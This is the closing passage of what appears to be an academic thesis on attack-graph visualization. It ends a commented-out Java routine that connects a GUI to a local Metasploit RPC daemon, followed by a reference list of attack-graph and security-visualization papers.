setMessage("msfrpcd not found.");
setProgress(1f);
throw new MsfException("Could not find or start msfrpcd"); //darn
}
//Connect to started daemon
setMessage("Started msfrpcd. Connecting to new msfrpcd...");
setProgress(0.7f);
boolean connected = false;
for (int tries = 0; tries < 1000; tries++) { //it usually takes a
minute to get started
try {
myRpcConn = new RpcConnection(defaultUser, defaultPass.toCharArray(),
"127.0.0.1", defaultPort, defaultSsl);
connected = true;
break;
} catch (MsfException mex) {
}
try {
Thread.sleep(200); //Wait for msfrpcd to be ready
} catch (InterruptedException iex) {
}
} //end try to connect loop
if(!connected){
setMessage("Cannot connect to started msfrpcd.");
throw new MsfException("Cannot connect to started msfrpcd.");
}
return myRpcConn;
}
@Override
protected void succeeded(RpcConnection myRpcConn) {
mainFrame.rpcConn = myRpcConn;
mainFrame.getModules();
}
};
}*/
}

```

References

- [1] Steven Noel, Sushil Jajodia, "Advanced Vulnerability Analysis and Intrusion Detection through Predictive Attack Graphs," Critical Issues in C4I, Armed Forces Communications and Electronics Association (AFCEA) Solutions Series, Lansdowne, Virginia, May 2009.
- [2] Ashok Reddy Varikuti, Xinming Ou, "Visualization Techniques in Attack Graphs", Master thesis, Kansas State University, Manhattan, Kansas, pp. 9-17, May 2009.
- [3] Xinming Ou, Sudhakar Govindavajhala, and Andrew W. Appel, "MulVAL: A logic-based network security analyzer". In 14th USENIX Security Symposium, Baltimore, Maryland, U.S.A, p.8-8, August 2005.
- [4] John Homer, Ashok Varikuti, Xinming Ou, and Miles A. McQueen. "Improving attack graph visualization through data reduction and attack grouping". In 5th International Workshop on Visualization for Cyber Security (VizSEC 2008), Cambridge, MA, U.S.A, pp. 68-79, September 2008.
- [5] Leevar Williams, Richard Lippmann, and Kyle Ingols, "GARNET A Graphical Attack Graph and Reachability Network Evaluation Tool", VizSec 2008, LNCS 5210, pp. 44-59, 2008.
- [6] Laura Paiton Swiler, Cynthia Phillips, Timothy Gaylor, "A Graph-Based Network Vulnerability Analysis System", NSPW '98 Proceedings of the 1998 workshop on New security paradigms, pp. 71-79, January 1998.
- [7] Oleg Sheyner, Joshua Haines, Somesh Jha, Richard Lippmann, Jeannette M. Wing, "Automated generation and analysis of attack graphs", Proceedings of the 2002 IEEE Symposium on Security and Privacy, pp. 254-265, 2002.

- [8] A. Cimatti , E. Clarke , F. Giunchiglia , M. Roveri, "NuSMV: A New Symbolic Model Checker", *International Journal on Software Tools for Technology Transfer (STTT)*, Volume 2, Number 4, pp. 410-425,2000.
- [9] Xinming Ou, Wayne F. Boyer, Miles A. McQueen, "A Scalable Approach to Attack Graph Generation", In *CCS '06: Proceedings of the 13th ACM conference on Computer and communications security*, pp. 336-345, 2006.
- [10] Kasemsri, Rawiroj Robert, "A Survey, Taxonomy, and Analysis of Network Security Visualization Techniques" (2006). *Computer Science Thesis*. Paper 17. pp 11, 2005
- [11] Steven Noel and Sushil Jajodia, "Managing attack graph complexity through visual hierarchical aggregation", *VizSEC/DMSEC'04: Proceedings of the 2004 ACM workshop on Visualization and data mining for computer security*, ACM Press, New York, NY, USA, pp. 109–118, 2004.
- [12] Richard Lippmann, Leevar Williams, and Kyle Ingols, "An interactive attack graph cascade and reachability display", *IEEE Workshop on Visualization for Computer Security (VizSEC 2007)*, pp. 221-236, 2007.
- [13] John R. Goodall, Gregory Conti, and Kwan-Liu Ma (eds.), "Introduction to Visualization for Computer Security". In, *VizSec 2007: Proceedings of the Workshop on Visualization for Computer Security*. Springer, Berlin, pp. 1-17, 2008.
- [14] O. Sheyner and J.M. Wing. Tools for generating and analyzing attack graphs. In *Proceedings of Workshop on Formal Methods for Components and Objects*, pp. 344–371, 2004.



3 8534 01841 4106